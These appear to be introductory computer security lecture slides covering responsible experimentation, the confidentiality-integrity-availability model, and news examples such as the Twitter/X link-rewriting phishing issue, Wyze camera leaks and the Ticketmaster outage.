
- Nothing here is intended as an incitement to hack, crack, or otherwise break into computer systems!
- Breaking into systems to “demonstrate” security problems at best causes a headache to overworked sysadmins, and at worst compromises systems for many users and could lead to **prosecution**.
- If you spot a security hole in a running system, **don't exploit it**, instead consider contacting the relevant administrators confidentially.

# Responsible security experiments


- **If you want to experiment** with security holes, play with your own machine, or better, your own private network of machines.
- **Use VMs:** use virtualization: e.g., VMWare, VirtualBox, KVT/Xen/UML. The SEEDLab VMs are good for safe experimentation.
- **If you accidentally break into something:** tell me, ECE computing services, or University computing services right away. Universities are places of learning, and we respond very differently if you tell us than if we catch you.

# WHAT IS SECURITY?

**Theoretically** how the  
system works




**Actually** how the system  
works



**Theoretically** how  
the system works

**Actually** how the  
system works



**Hack** potential:  
Get the system to  
do what the user  
wants but system  
designer did not  
intend.

**Theoretically** how  
the system works


**Actually** how the  
system works



**Security professional:**  
Remove, block, defend,  
or otherwise prevent  
unintended harmful  
uses of a system.

# Example: X rewrote all URLs containing "twitter" to instead say "x"

- Suddenly
  - fedetwitter[.]com
- Is shown to users as
  - fedex[.]com
- But still actually goes to
  - fedetwitter[.]com



### Twitter's Clumsy Pivot to X.com Is a Gift to Phishers

April 10, 2024

33 Comments

On April 9, Twitter/X began automatically modifying links that mention "twitter.com" to read "x.com" instead. But over the past 48 hours, dozens of new domain names have been registered that demonstrate how this change could be used to craft convincing phishing links — such as **fedetwitter[.]com**, which until very recently rendered as **fedex.com** in tweets.

#### Are you serious, X Corp?

Ahoy there, welcome to goodrtwitter.com!  
I assure you, there's nothing fishy going on here, so feel free to read on.

Yeah, it's a "honeypot". Sorry about that.  
I'm not trying to apologize and get away with it, though.

But when you clicked on this link, you probably thought you were looking at something like "goodrx.com". Simple URI substitution can cause this kind of thing to happen, so I made this site.

So let's shout it out.

"Are you serious, X Corp?"

[btw this page is open source: prplecake/x-no-twitter.com](https://github.com/prplecake/x-no-twitter.com)

[by prplecake](#)

[Original page by Nanashi](#)

The message displayed when one visits goodrtwitter.com, which Twitter/X displayed as goodrx.com in tweets and messages.

A search at [DomainTools.com](https://domaintools.com) shows at least 60 domain names have been registered over the past two days for domains ending in "twitter.com," although research so far shows the majority of these domains have been registered "defensively" by private individuals to prevent the domains from being purchased by scammers.




## Think-pair-share

- **Think** quietly to yourself for 1 minute
- **Pair** with your neighbor for 3 minutes
- **Share** with the class – group discussion

# Sample connection: Alice loads a website

Alice visits: `http://example.com`



For each of the above connection points, can they learn:

1. The name and/or IP address of the website Alice is visiting
2. The content of the webpage Alice is viewing
3. Alice's Operating System (Linux, Windows, Apple)

# DEFINITION OF SECURITY

ECE458 - Kami Vaniea




# What is Computer Security?

- **Security** is about protecting assets.
- **Computer Security** concerns assets of computer systems: the information and services they provide.
- Just as real-world physical security systems vary in their security provision (e.g., a building may be secure against certain kinds of attack, but not all), so computer security systems provide different kinds and amounts of security.
- Computer security is quite vast in scope, touching on many areas besides computer science. In this course we will study the fundamentals , some current internet technologies, and a little bit about engineering and management aspects.

# Defining Security - CIA

- **Confidentiality**
  - Ensures that computer-related assets are accessed only by authorized parties.
- **Integrity**
  - Assets can be modified only by authorized parties or only in authorized ways.
- **Availability**
  - Assets are accessible to authorized parties at appropriate times.



# Security properties to ensure

**Confidentiality** No improper information gathering

**Integrity** Data has not been (maliciously) altered

**Availability** Data/services can be accessed as desired


**Accountability** Actions are traceable to those responsible

**Authentication** User or data origin accurately identifiable



# Confidentiality

- **Confidentiality** is characterized as preventing the unauthorized reading of data, when considering access control systems.
- Unauthorized learning of information.
- The GChat on the right is encrypted. How much can you learn from it anyway?



# Showing security camera footage to wrong people

- “For 40 minutes, as many as 2,300 people ... may have been able to see 10 stranger’s feeds”

WYZE WOES —

## “So violated”: Wyze cameras leak footage to strangers for 2nd time in 5 months

"In some cases an Event Video was able to be viewed."

SCHARON HARDING - 2/19/2024, 4:03 PM

### Frustrated customers

This is the second time that something like this has happened to Wyze customers in five months. In September, some Wyze users reported seeing feeds of cameras that they didn't own via [Wyze's online viewer](#). Wyze [claimed](#) that for 40 minutes, as many as 2,300 people who were logged in to the online viewer may have been able to see 10 strangers' feeds. The company blamed this on a "web caching issue" and said that it deployed "numerous technical measures" to prevent the problem from repeating, including limiting account permissions, updating company policies and employee training, and hiring an external security firm for penetration testing.

In 2022, security firm Bitdefender [disclosed](#) security vulnerabilities with Wyze cameras that could allow people to access feeds from cameras they didn't own and the contents of strangers' camera SD cards. The vulnerability required the hacker to have been on the same network as the hacked device at some point; however, long-time users still [disowned Wyze](#) for not acting on this information or making the information public for years. In March, Wyze settled [\[PDF\]](#) a proposed class action regarding the vulnerabilities; terms weren't disclosed.

This all gives customers even more reason to be upset about the latest incident. Some Wyze [users](#) remain [perturbed](#) by the budget smart camera company's announcement. As a user going by FlyPenFly [said](#) on the WyzeCam subreddit:


“

I hope you have some heads rolling because the already damaged brand is now practically worthless. I've been with you guys from the start but I'm just shocked at the level of hubris and incompetence from a company trying to compete in this crowded space. The savings aren't worth the squeeze here.

Understandably, users who were affected seem disturbed by the news. For example, a Reddit user going by H3H3ather [wrote](#):

# Integrity

- Data has not been maliciously altered.
- Integrity can have different meanings, in computer security we are primarily concerned with the unauthorized writing or altering of data.
- Examples:
  - Removing a record from a system.
  - An on-line payment system alters an electronic check to read £10000 instead of £100.00



# TikTok: US Congress considers ban

“ To protect Americans from the threat posed by certain foreign adversaries using current or potential future social media companies that those foreign adversaries control to surveil Americans, learn sensitive data about Americans, or **spread influence campaigns, propaganda, and censorship.**

117TH CONGRESS  
2D SESSION

S. \_\_\_\_\_

To protect Americans from the threat posed by certain foreign adversaries using current or potential future social media companies that those foreign adversaries control to surveil Americans, learn sensitive data about Americans, or spread influence campaigns, propaganda, and censorship.

\_\_\_\_\_  
IN THE SENATE OF THE UNITED STATES

\_\_\_\_\_  
Mr. RUBIO introduced the following bill; which was read twice and referred to the Committee on \_\_\_\_\_

\_\_\_\_\_  
**A BILL**

To protect Americans from the threat posed by certain foreign adversaries using current or potential future social media companies that those foreign adversaries control to surveil Americans, learn sensitive data about Americans, or spread influence campaigns, propaganda, and censorship.


1 *Be it enacted by the Senate and House of Representa-*  
2 *tives of the United States of America in Congress assembled,*

3 **SECTION 1. SHORT TITLE.**

4 This Act may be cited as the “Averting the National  
5 Threat of Internet Surveillance, Oppressive Censorship

# Availability

- Data or services are accessible as expected.
- Threats to availability cover many kinds of external environmental events (e.g., fire, pulling the server plug) as well as accidental or malicious attacks in software (e.g., infection with a debilitating virus).
- Denial of Service (DOS) threats are the most common form of an Availability threat.



The screenshot shows a CNN Business article. The header includes the CNN logo and navigation links: Business, Markets, Tech, Media, Calculators, and Videos. The article title is "Taylor Swift fans irate at Ticketmaster as huge tour pre-sale demand snarls site". The author is Jordan Valinsky, CNN Business. The article is dated Tuesday, November 15, 2022, at 1:29 PM EST, and is estimated to be a 2-minute read. Social media sharing icons for Facebook, X, Email, and Print are visible. The article text discusses the issues fans faced with Ticketmaster during Taylor Swift's tour pre-sale.

**Taylor Swift fans irate at Ticketmaster as huge tour pre-sale demand snarls site**

By [Jordan Valinsky](#), CNN Business  
🕒 2 minute read · Updated 1:29 PM EST, Tue November 15, 2022

📱 📧 📄 📎

**New York (CNN Business)** — There's some bad blood brewing between [Taylor Swift](#) fans and Ticketmaster.

Pre-sales for a handful of dates on the [singer's new tour](#) began Tuesday. But infuriated fans report the ticketing website appeared to crash or freeze during purchase. Customers turned to Twitter to complain about Ticketmaster not loading or allowing them to access tickets, despite having a pre-sale code for verified fans.

